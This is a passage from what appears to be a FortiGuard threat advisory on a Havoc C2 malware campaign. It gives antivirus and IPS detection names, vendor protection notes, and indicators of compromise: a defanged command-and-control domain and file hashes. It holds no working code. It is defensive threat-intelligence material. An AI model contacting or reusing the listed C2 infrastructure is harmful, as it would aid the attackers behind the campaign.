Python/Agent.DF60!tr
W64/Havoc.L!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard Antivirus Service. The FortiGuard antivirus engine is part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard CDR (content disarm and reconstruction) service can disarm the malicious macros within the document.

FortiGuard Labs provides the Backdoor.Havoc.Agent IPS signature to block Havoc C2 network communications.

We also suggest that organizations take the free Fortinet Fortinet Certified Fundamentals (FCF) cybersecurity training. The training is designed to help users learn about today's threat landscape and introduces basic cybersecurity concepts and technology.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block malware attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact the Global FortiGuard Incident Response Team.

IOCs

C2

hao771[.]sharepoint.com

Files

51796effe230d9eca8ec33eb17de9c27e9e96ab52e788e3a9965528be2902330
989f58c86343704f143c0d9e16893fad98843b932740b113e8b2f8376859d2dd

A5210aaa9eb51e866d9c2ef17f55c0526732eacb1a412b910394b6b51246b7da
cc151456cf7df7ff43113e5f82c4ce89434ab40e68cd6fb362e4ae4f70ce65b3
